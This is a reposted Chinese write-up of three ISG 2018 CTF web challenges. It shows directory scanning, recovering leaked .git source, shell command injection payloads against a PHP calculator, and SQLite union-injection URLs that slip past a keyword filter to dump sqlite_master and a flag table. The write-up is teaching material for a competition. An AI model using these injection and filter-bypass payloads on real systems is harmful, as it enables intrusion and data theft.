

ISG 2018 Web Writeup

转载

[weixin_33744141](#) 于 2018-09-06 14:50:00 发布 74 收藏
文章标签: [php](#) [数据库](#) [javascript](#) [ViewUI](#)

作者: [agetflag](#)

原文来自: [ISG 2018 Web Writeup](#)

ISG 2018 Web Writeup

CTF萌新, 所以写的比较基础, 请大佬们勿喷, 比赛本身的Web题也不难

calc

首先看到题目后, 在输入框中测试了一下, 发现可以被执行

calculator

1+1 = 2

首先猜想是不是ssti, 模板注入, 但是平常遇到的模板注入题目中, python的居多, php的没怎么遇到过, 有点怀疑如果是php的模板注入的话也不一定能搞得出来, 这个时候扫一下目录

```
python dirsearch.py -u http://202.120.7.205:60003/ -e php -t 60
```

发现存在git源码泄露

```
F:\CTF工具箱\Web\dirsearch-master\dirsearch-master>python dirsearch.py -u http://202.120.7.205:60003/ -e php -t 60
dirsearch v0.3.8
Extensions: php | Threads: 60 | Wordlist size: 5963
Error Log: F:\CTF工具箱\Web\dirsearch-master\dirsearch-master\logs\errors-18-08-30_14-34-24.log
Target: http://202.120.7.205:60003/
[14:34:34] Starting:
[14:35:14] 400 - 166B - /%2e%2e/google.com
[14:35:25] 301 - 178B - /.git -> http://202.120.7.205/.git/
[14:35:26] 403 - 564B - /.git/
[14:35:34] 403 - 564B - /.git/branches/
[14:35:34] 200 - 13B - /.git/COMMIT_EDITMSG
[14:35:35] 200 - 111B - /.git/config
[14:35:35] 200 - 73B - /.git/description
[14:35:35] 200 - 137B - /.git/index
[14:35:35] 200 - 23B - /.git/HEAD
[14:35:35] 200 - 41B - /.git/refs/heads/master
[14:35:35] 301 - 178B - /.git/refs/heads -> http://202.120.7.205/.git/refs/heads/
[14:35:35] 403 - 564B - /.git/refs/
[14:35:35] 301 - 178B - /.git/logs/refs/heads -> http://202.120.7.205/.git/logs/refs/heads/
[14:35:35] 200 - 160B - /.git/logs/HEAD
[14:35:35] 301 - 178B - /.git/logs/refs -> http://202.120.7.205/.git/logs/refs/
[14:35:35] 301 - 178B - /.git/refs/tags -> http://202.120.7.205/.git/refs/tags/
[14:35:35] 403 - 564B - /.git/hooks/
[14:35:35] 200 - 240B - /.git/info/exclude
[14:35:36] 403 - 564B - /.git/info/
[14:35:36] 200 - 160B - /.git/logs/refs/heads/master
[14:35:36] 403 - 564B - /.git/logs/
[14:35:36] 403 - 564B - /.git/objects/
[14:46:55] 200 - 1KB - /index.php
[14:48:17] 500 - 744B - /main.mdb
[14:48:19] 500 - 744B - /manage
```

直接上githack看看能够拖下来什么东西

```
python2 GitHack.py -u "http://202.120.7.205:60003/.git/"
```

```
F:\CTF工具箱\Web\GitHack-master>python2 GitHack.py -u "http://202.120.7.205:60003/.git/"
[+] Download and parse index file ...
index.php
[OK] index.php
F:\CTF工具箱\Web\GitHack-master>
F:\CTF工具箱\Web\GitHack-master>
```

将index.php下载了下载

开启代码审计模式

第22~27行对GET方法是否被使用做了一次判断

```
<?php
$str="";
if(!empty($_GET)){ $str=$_GET["calc"]; } ?>
```

第40~42行对变量\$str是否为空做了一次判断

```
<?php
if($str !== ""){
}
?>
```


"| ls #

calculator


```
"| ls # = index.php there_1s_4_fl4g
```

发现flag文件there_1s_4_fl4g

构造payload读取


"| cat there_1s_4_fl4g #

calculator


```
"| cat there_1s_4_fl4g # =  
ISG{522b28987a79534f8a38b25ebcc474fb}
```

secret

题目打开之后有弹窗



随便输入后，提示密码错误，右击查看源代码

发现第6~16行中包含了密码和要输出的内容

```
<script type="text/javascript">
  a = prompt("Password");
  if(a=="H4CK3D")
  {
    alert("Flag is '"+atob("WW91IGFyZSBUcmFwcGVkIDopIFRoXMGaXMgmb90IHRoZSBmbGFnLiBDaGVjayBhcm91bmQu")+
```

其中prompt方法用于显示可提示用户进行输入的对话框

atob函数是javascript中用于解密base64编码的方法，直接解密字符串


```
>>> import base64
>>> base64.b64decode("WW91IGFyZSBUcmFwcGVkIDopIFRoXMGaXMgmb90IHRoZSBmbGFnLiBDaGVjayBhcm91bmQu")
b'You are Trapped :) This is not the flag. Check around.'
```

发现并没有flag

提示让我们去周围找一找

访问index.html页面，发现进行了302跳转到了trap.html页面

我们直接查看index.html页面的源码



```
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <meta charset="utf8" />
5 </head>
6 <script type="text/javascript">
7   window.location.href="trap.html";
8 </script>
9 <style type="text/css">
10   body {
11     font-family: 'Sans';
12     font-size: 25px;
13   }
14
15   #title {
16     text-align: center;
17     margin-bottom: 100px;
18   }
19
20   #body {
21   }
22
23   #wrapper {
24     padding: 20px 250px 250px 250px;
25     margin: 100px 250px;
26     border: 2px solid black;
27   }
28 </style>
29 <head>
30   <title>LOCATION 51</title>
31 </head>
32 <body>
33 <div id="wrapper">
```

发现其6~8行进行了一次302跳转

直接看下面的代码

在45~55行中发现类似的前一个页面的代码

```
<script type="text/javascript">
  a = prompt("Password");
  if(a=="H4CK3D")
  {
    alert("Flag is "+atob("ZmxhZzpJU0d7SDNJSU9fMXNHX2pzX1RyNHB9"));  }   else   {   alert(
```

直接解密得到flag

```
>>> import base64
>>> base64.b64decode("ZmxhZzpJU0d7SDNJSU9fMXNHX2pzX1RyNHB9")
b'flag:ISG{H3II0_1sG_js_Tr4p}'
```

news

这个题考察了sqlite的注入，进行了简单的危险函数判断

这里刚开始普及一些sqlite知识

sqlite基础

sqlite数据库注入和mysql数据库注入很像，不同点在于，sqlite数据库没有information_schema数据库，而是采用sqlite_master表，来存储当前数据库中所有表的相关信息，比如表的名称、用于创建此表的sql语句、索引、索引所属的表、创建索引的sql语句等。它的字段有

```
type,name,tbl_name,rootpage,sql
```

type为类型

1.查询表信息

如果要查询表的信息，则type字段为“table”，name字段为表的名称，返回结果中返回的sql字段，为创建此表的sql语句。

```
select * from sqlite_master where type='table' and name='表名';
```

2.查询索引信息

如果要查询索引信息，则type字段为“index”，name字段为索引名称，返回结果中的tbl_name字段为该索引所属的表，sql字段为创建此索引的sql语句。

```
select * from sqlite_master where type='index' and name='索引名';
```

sql为创建数据表的语句，这个对我们非常有用

name 对于表来说，是当前表的名字，对于索引来说是当前索引的名称

tbl_name是该索引所属的表的名字

rootpage 根据字面意思理解，应该是这个对象在数据库文件中的第一个页面位置。类似链表的一个指针

手工注入

首先去看它的codesafe函数这里判断了什么内容

在代码的第47~51行

```
def codesafe(n):  
    if re.search("select", n) or re.search(" ", n) or re.search("where", n) or re.search("=", n) or re.sear
```

可以看到，当其中有select、空格、where、=、'时，返回False

会触发第73~74行这里进行截断返回

```
if not codesafe(id):  
    return 'Hacker?'
```

了解请了这些后，开始注入

首先，判断空格可以通过/**/, 来进行绕过，判断select可以采用大小写来绕过

where和=可以不用

这里采用了伪静态的模式，后面拼接.html可能是web.py框架里面内置判断，不拼接.html会显示404页面


开始注入

判断字段数为2

```
http://202.120.7.206:60019/news-1/**/order/**/by/**/2.html
```

判断显示位

```
http://202.120.7.206:60019/news-4/**/union/**/Select/**/1,2.html
```



1

2

查看建表的sql语句，可以直接获取字段和表名

```
http://202.120.7.206:60019/news-4/**/union/**/Select/**/sql,2/**/from/**/sqlite_master.html
```

SQL XSS Encryption Encoding Other

Load URL `http://202.120.7.206:60019/news-4/**/union/**/Select/**/sql,2/**/from/**/sqlite_master.html`

Split URL

Execute

Enable Post data Enable Referrer

CREATE TABLE "flag" ("flag" TEXT)

2

直接查看flag

`http://202.120.7.206:60019/news-4/**/union/**/Select/**/flag,2/**/from/**/flag.html`

SQL XSS Encryption Encoding Other

Load URL `http://202.120.7.206:60019/news-4/**/union/**/Select/**/flag,2/**/from/**/flag.html`

Split URL

Execute

Enable Post data Enable Referrer

ISG {7a78683a929dbc6bd8e5e96f0c185b16}

2

大家有任何问题可以提问，更多文章可到[春秋论坛](#)阅读哟~